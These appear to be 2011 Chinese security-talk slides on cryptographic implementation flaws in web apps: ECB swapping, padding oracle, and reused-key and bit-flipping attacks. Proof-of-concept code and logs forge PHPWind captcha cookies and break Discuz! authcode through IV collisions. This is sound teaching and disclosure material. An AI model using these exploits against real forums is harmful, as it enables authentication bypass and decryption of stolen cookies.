

Web应用加密算法实现缺陷与利用

吴翰清

Alibaba Corp.

2011-12

About Me



2001年创建安全组织幻影

2005年加入阿里巴巴

2009年加入阿里云

微博: t.qq.com/aullik5

Blog: hi.baidu.com/aullik5

New book: 明年出版



当安全测试遇到....



ctk=**moVQoAbeoXAtdR3BHGRFVA**&chk=50f0596
14bb2977a9dda630cd727277a-50067753

ID=5bfb08d687b3dee5:T=1303616991:S=**ALNI_
MZ46CtBJfBaUSGkdUIJmLEyTfwgPQ**

http://passport.baidu.com/center?
auth=**ead603c8bb7d4ea68f2812a497aa7f5c40
c6eb438b3da9e1d8b5b3de6a82f30b7a3b9c58
787f**

密文分析技巧：编码分析



Base64:

```
>>> base64.b64decode("<wJQZGU/999z5qNLk50Iofp9<br>c0fLAc2jtZL/y3J7TpUh2GsAP1">)<br>"\xc0\x94\x19\x19_\xfd\xf7xdc\xf9\xa8\xd2\xe<br>\x15\x01\xb0*' .\x00\xc6\xa2\x87\x939i\xe7\xf1<br>xb4\xe9R\x1d\x86\xb0\x03\xe5"
```

Hex:

ead603c8bb7d4e.....

= \xea\x06\x04\xc8\xbb\x7d\x4e.....

密文分析技巧：密文长度



Stream cipher: 任意长度

Block cipher:

Cipher	Key Size/Block Size
AES	16, 24, or 32 bytes/16 bytes
ARC2	Variable/8 bytes
Blowfish	Variable/8 bytes
CAST	Variable/8 bytes
DES	8 bytes/8 bytes
DES3 (Triple DES)	16 bytes/8 bytes
IDEA	16 bytes/8 bytes
RC5	Variable/8 bytes

密文分析技巧：模式分析



ECB-mode:

明文改变1字节，密文只改变1个分组长度

CBC-mode:

明文改变1字节，密文完全改变

在开发者眼中



1. 实现加密算法的Library
2. 性能!
3. 性能!
4. 性能!
5. 安全性 – 特指密钥长度
6. 性能!
7. ○ ○ ○ ○ ○ ○



结果是



开发者对于加密算法选择并不多

Stream cipher => XOR、RC4

DES

3-DES

AES

Blowfish



ECB

CBC

常见错误



1. 使用哈希算法代替加密算法
2. 哈希算法不使用salt
3. 使用时间函数代替伪随机数算法
4. 自己“发明”一个加密算法
5. “不安全”的使用加密算法
6.

加密算法简介



分组加密算法

流密码

加密算法基础




IV：初始化向量，一次一密，无须保密

加密模式：**ECB、CBC、CFB、OFB、CTR**

分组长度：**Blocksize**


密钥：**KEY**，须保密，有时对长度有要求



攻击分组加密算法



ECB模式




Electronic Codebook (ECB) mode encryption

攻击ECB模式



密文交换导致明文交换：



member=abc| |pay=10000.00

member=abc| |pay=0.10


统计上难以隐藏信息



当分组较多时：



plaintext




ECB



chained modes

CBC模式



CBC模式的 Padding Oracle 攻击



Oracle: 预测

一种类似于“盲注”的
“边信道攻击”

不需密钥解密任意密文
不需密钥构造出任意明文的密文



Padding Oracle的攻击条件



1. 攻击者能够获得密文 (ciphertext)，以及密文对应的IV (初始化向量)
2. 攻击者能够触发密文的解密过程，且能够知道密文的解密结果

不同的IV将解密出不同的明文

Padding: PKCS#5



A single **0x01** byte (**0x01**)

Two **0x02** bytes (**0x02, 0x02**)

Three **0x03** bytes (**0x03, 0x03, 0x03**)

Four **0x04** bytes (**0x04, 0x04, 0x04, 0x04**)

...and so on

选择密文攻击



Block 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3C
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x01

VALID PADDING



选择密文攻击



	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x31	0x7B	0x2B	0x2A	0x0F	0x62	0x2E	0x35
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08

VALID PADDING



得到明文



Intermediary value **XOR** IV = plaintext

BLOCK 1 of 2									BLOCK 2 of 2									
	1	2	3	4	5	6	7	8		1	2	3	4	5	6	7	8	
Encrypted Input (HEX)	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37		0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6	
	↓	↓	↓	↓	↓	↓	↓	↓		↓	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES									TRIPLE DES								
	↓	↓	↓	↓	↓	↓	↓	↓		↓	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D		0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x90	0x32	
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F		0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	
	↓	↓	↓	↓	↓	↓	↓	↓		↓	↓	↓	↓	↓	↓	↓	↓	↓
Plain-Text (Padded)	B	R	I	A	N	;	1	2		;	1	;	0x05	0x05	0x05	0x05	0x05	

VALID PADDING

预测结果



Padding错误:

Request: `http://sampleapp/home.jsp?UID=0000000000000000F851D6CC68FC9537`

Response: `500 - Internal Server Error`

Padding正确:


Request: `http://sampleapp/home.jsp?UID=0000000000000003CF851D6CC68FC9537`

Response: `200 OK`

攻击流密码



流密码



Reused Key Attack



$$\begin{aligned}E(A) &= A \text{ xor } C \\E(B) &= B \text{ xor } C\end{aligned}$$



$$\begin{aligned}E(A) \text{ xor } E(B) &= (A \text{ xor } C) \text{ xor } (B \text{ xor } C) \\&= A \text{ xor } B \text{ xor } C \text{ xor } C \\&= A \text{ xor } B\end{aligned}$$



$$E(A) \text{ xor } E(B) = A \text{ xor } B$$

PHPWind StrCode()



```
function StrCode($string, $action = 'ENCODE') {  
    $action != 'ENCODE' && $string = base64_decode($string);  
    $code = '';  
    $key = substr(md5($GLOBALS['pwServer']['HTTP_USER_AGENT'] . $GLOBALS['db_hash']), 8, 18);  
    $keyLen = strlen($key);  
    $strLen = strlen($string);  
    for ($i = 0; $i < $strLen; $i++) {  
        $k = $i % $keyLen;  
        $code .= $string[$i] ^ $key[$k];  
    }  
    return ($action != 'DECODE' ? base64_encode($code) : $code);  
}
```

```
for ($i = 0; $i < $strLen; $i++) {  
    $k = $i % $keyLen;  
    $code .= $string[$i] ^ $key[$k];  
}
```

Padding Oracle Attack



ck.php, 验证码字符集:

\$list = 'BCEFGHJKMPQRTVWXY2346789';

```
function cookie($code) {  
    global $timestamp;  
    Cookie('cknum', StrCode($timestamp."\t\t".md5($code.$timestamp)));  
}
```

"1315107631". "\t\t".md5("73669"."1315107631")

时间戳

验证码

时间戳

获取验证码



www.mtkjm.cn/register.php#breadCrumb

请输入用户名

电子邮箱*

现居住地*

请选择

请选择

请选择

验证码*

▶ 请输入验证码



换一个

☒ 我已阅读并完全同意 [条款内容](#)

提交注册

设置Cookie



```
Set-Cookie: be2f1_c_stamp=1320392598;
```

▼ Response Headers

Cache-control: no-cache

Connection: close

Content-Encoding: gzip

Content-type: image/png

Date: Fri, 04 Nov 2011 07:43:18 GMT

Pragma: no-cache

Server: Microsoft-IIS/6.0

Set-Cookie: be2f1_c_stamp=1320392598; expires=Sat, 03-Nov-2012 07:43:18 GMT; path=/
be2f1_lastvisit=188%091320392598%09%2Fck.php%3Fnowtime1320392588970; expires=Sat, 03-
be2f1_cknum=AQUFBVIJAwIBDjl0XAYEBwJRAwAADVgBCVRdU1UAAgcHB1ABCQMBBgAIAwE; expires=Sat,

Vary: Accept-Encoding

X-Powered-By: ASP.NET

破解任意验证码密文



已知:

明文1 = 时间戳1 + md5(验证码1 + 时间戳1) **A**

密文1

$\oplus$
E(A)

密文2

$\oplus$
E(B)

求解:

||

明文2 = 时间戳2 + md5(验证码2 + 时间戳2) **B**

MD5 Rainbow Table !

11

[换一个](#)

2MY8W3

☒ 我已阅读并完全同意 [条款内容](#)

Spend Time: 866 Seconds

Bit-flipping Attack



$$E(A) \text{ xor } E(B) = A \text{ xor } B$$

$$A \text{ xor } E(A) \text{ xor } B = E(B)$$



万能钥匙



Global.php: gdconfirm()

```
code), 'cknum', 1800)) {
```

Common.php: safecheck()

```
function SafeCheck($cookieData, $pwdCode, $cookieName = 'AdminUser') {
    global $timestamp;
    if($timestamp - $cookieData[0] > $expire) {
        Cookie($cookieName, '', 0);
        return false;
    } elseif ($cookieData[2] != md5($pwdCode . $cookieData[0])) {
        $clearCookie && Cookie($cookieName, '', 0);
        return false;
    }
}
```

构造永久的验证码



Bit-flipping Attack:

$$\mathbf{A \ xor \ E(A) \ xor \ B \ = \ E(B)}$$

构造时间:

\$timestamp- \$cookieData[0] < 0

永久验证码



```
plaintext1 = "1320392525"+"\\t\\t"+md5.new("QPG3W8"+"1320392525").hexdigest()
ciphertext1 = base64.b64decode("AQUFBVlJAwIKAzloVVFRQAQOBfcEBQUDCVQMBQlWBgxWBwIOBQF1

bigtime = "20000000000"
plaintext2 = bigtime+"\\t\\t"+md5.new("2MY8W3"+bigtime).hexdigest()
ciphertext2 = ''

for i in range(0,len(plaintext1)):
    ciphertext2 += chr(ord(plaintext1[i]) ^ ord(ciphertext1[i]) ^ ord(plaintext2[i]))

cookie = base64.b64encode(ciphertext2)
```

```
D:\research\vulndb\phpwind>python request_checkcode.py
<?xml version="1.0" encoding="gbk"?><ajax><![CDATA[0]]></ajax>
```

Discuz! authcode()



\$keyc: IV

\$ckey_length: IV长度

\$keya: 产生加密密钥

\$keyb: HMAC的key

验证时间有效性

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
```

```
    $ckey_length = 4;
```

```
    $key = md5($key ? $key : UC_KEY);
```

```
    $keya = md5(substr($key, 0, 16));
```

```
    $keyb = md5(substr($key, 16, 16));
```

```
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_
```

```
    $cryptkey = $keya.md5($keya.$keyc);
```

```
    $key_length = strlen($cryptkey);
```

authcode()分析



IV

79uz_d57e_auth=**d08f**wJQZGV/
999z5qNLk5OTofp9dd2qDkWXVeg1RFQGwKicuA
Maih5M5aefx0ycOfLAc2jtZL/y3J7TpUh2GsAPI;

0000000000**67c38ee9eca0b04d**ccccbbbb

时间戳
(10bytes)

HMAC (16b
ytes)

明文
(xx bytes)

authcode()安全性分析



Reused Key Attack:

IV一次一密，导致无法攻击成功

XOR_KEY = fn(IV, KEY)

Bit-flipping Attack:

HMAC导致无法构造任意密文

HMAC = fn(Plaintext, KEY)

```
substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16))
```

authcode() weak IV



IV默认长度为4（当前Discuz!版本）：

```
$ckey_length = 4;
```

使用穷举法建立IV字典（a-z0-9）：

$36^4 = 1,679,616$ 个IV

当两次加密IV相同时，加密密钥也相同

-- 在WEF破解中，24bit IV在5小时遍历完

POC



已知:

```
define('UC_KEY','asdfasdf');
```

```
$plaintext1 = "2626";
```

```
$plaintext2 = "2630";
```

```
$cipher1 = authcode($plaintext1, "ENCODE" , UC_KEY);
```

```
$cipher2 = authcode($plaintext2, "ENCODE" , UC_KEY);
```

验证: **`crack($cipher2) == $plaintext2`**

POC



```
Collecting Dictionary(XOR Keys).
```

```
.....  
.....
```

```
Found key in dictionary!
```

```
keyc is: 6fe1
```

```
\106\118\15\22
```

```
\106\118\14\16
```

```
Dictionary Collecting Finished..
```

```
Collected 49144 XOR Keys
```

```
counter is:91000
```

```
crack time is: 64 seconds
```

```
crack result is :2630
```

收集密文与IV



```
POST /member.php?mod=logging&action=login&loginsubmit=yes
Host: photo003.com
Connection: keep-alive
Referer: http://photo003.com/home.php?mod=space&do=home
Content-Length: 63
Cache-Control: max-age=0
Origin: http://photo003.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-1
Content-Type: application/x-www-form-urlencoded
Accept: application/xml,application/xhtml+xml,text/html;q
Accept-Encoding: gzip,deflate,sdch
.
```

HTTP/1.1 200 OK

```
Connection: close
Date: Wed, 07 Sep 2011 03:59:11 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: PHP/5.2.6
Set-Cookie: 79uz_d57e_lastact=1315367951%09membe
Set-Cookie: 79uz_d57e_invite_auth=deleted; expir
Set-Cookie: 79uz_d57e_auth=d08fwJQZGV%2F999z5qNL
```

Birthday Attack



30人中

任意2人生日在特定一天(如12.7号):

$$1 - (364 / 365)^{30} \approx 7.9\%$$

任意2人生日相同:

接近 70%



```
0 10 20
def crack(nlaln1, cinher1
C:\cmd.exe - python grab_cipher1.py
129 b8a7
130 e561
131 f407
132 ccb8
133 6c78
134 0a98
135 7063
136 5d7f
137 83f1
138 763e
139 9480
140 45aa
141 bbb3
142 b32e
143 a92b
144 28c2
145 975e
146 4bc3
147 c050
148 8e16
149 d24c
150 994f
151 686d
152 768b
```

```
r2 = c.fetchall()
if r1 and r2:
    for c1 in r1:
        for c2 in r2:
            if c1[1] == c2[1]:
                print c1[1] + ' ' + c2[1]
```

C:\cmd.exe - python grab_cipher2.py

```
104 a41d
105 0f88
106 78dc
107 e3ef
108 b642
109 1def
110 4c88
111 fc03
112 7acc
113 8087
114 ae50
115 b634
116 33b2
117 91e5
118 5556
119 fde9
120 8c58
121 4a9e
122 69dd
123 4fef
124 be75
125 1abf
126 f253
127 ff4c
```

C:\cmd.exe

```
D:\research\vulnldb\discuz>python crack_discuz_authcode.py
D:\research\vulnldb\discuz>python crack_discuz_authcode.py
3b1d 3b1d
D:\research\vulnldb\discuz>python crack_discuz_authcode.py
3b1d 3b1d
D:\research\vulnldb\discuz>python crack_discuz_authcode.py
3b1d 3b1d
D:\research\vulnldb\discuz>python crack_discuz_authcode.py
e43e e43e
3b1d 3b1d
d6ff d6ff
5c40 5c40
4bc3 4bc3
D:\research\vulnldb\discuz>
```

攻击authcode() ?



Reused Key Attack:

IV一次一密，导致无法攻击成功

可以遍历IV，找到相同IV从而攻击成功

例：窃取Cookie后解密密文

Bit-flipping Attack:

HMAC导致无法构造任意密文

仍然是安全的

更多细节?



可以访问我的**blog**:

<http://hi.baidu.com/aullik5>

Or

Waiting for my new book.....

开发建议



不要使用流密码

不要使用**ECB**模式

使用**CBC**模式的**AES-256**，或**Blowfish**

不要使用相同的**KEY**做不同的事情

注意**IV**的随机性

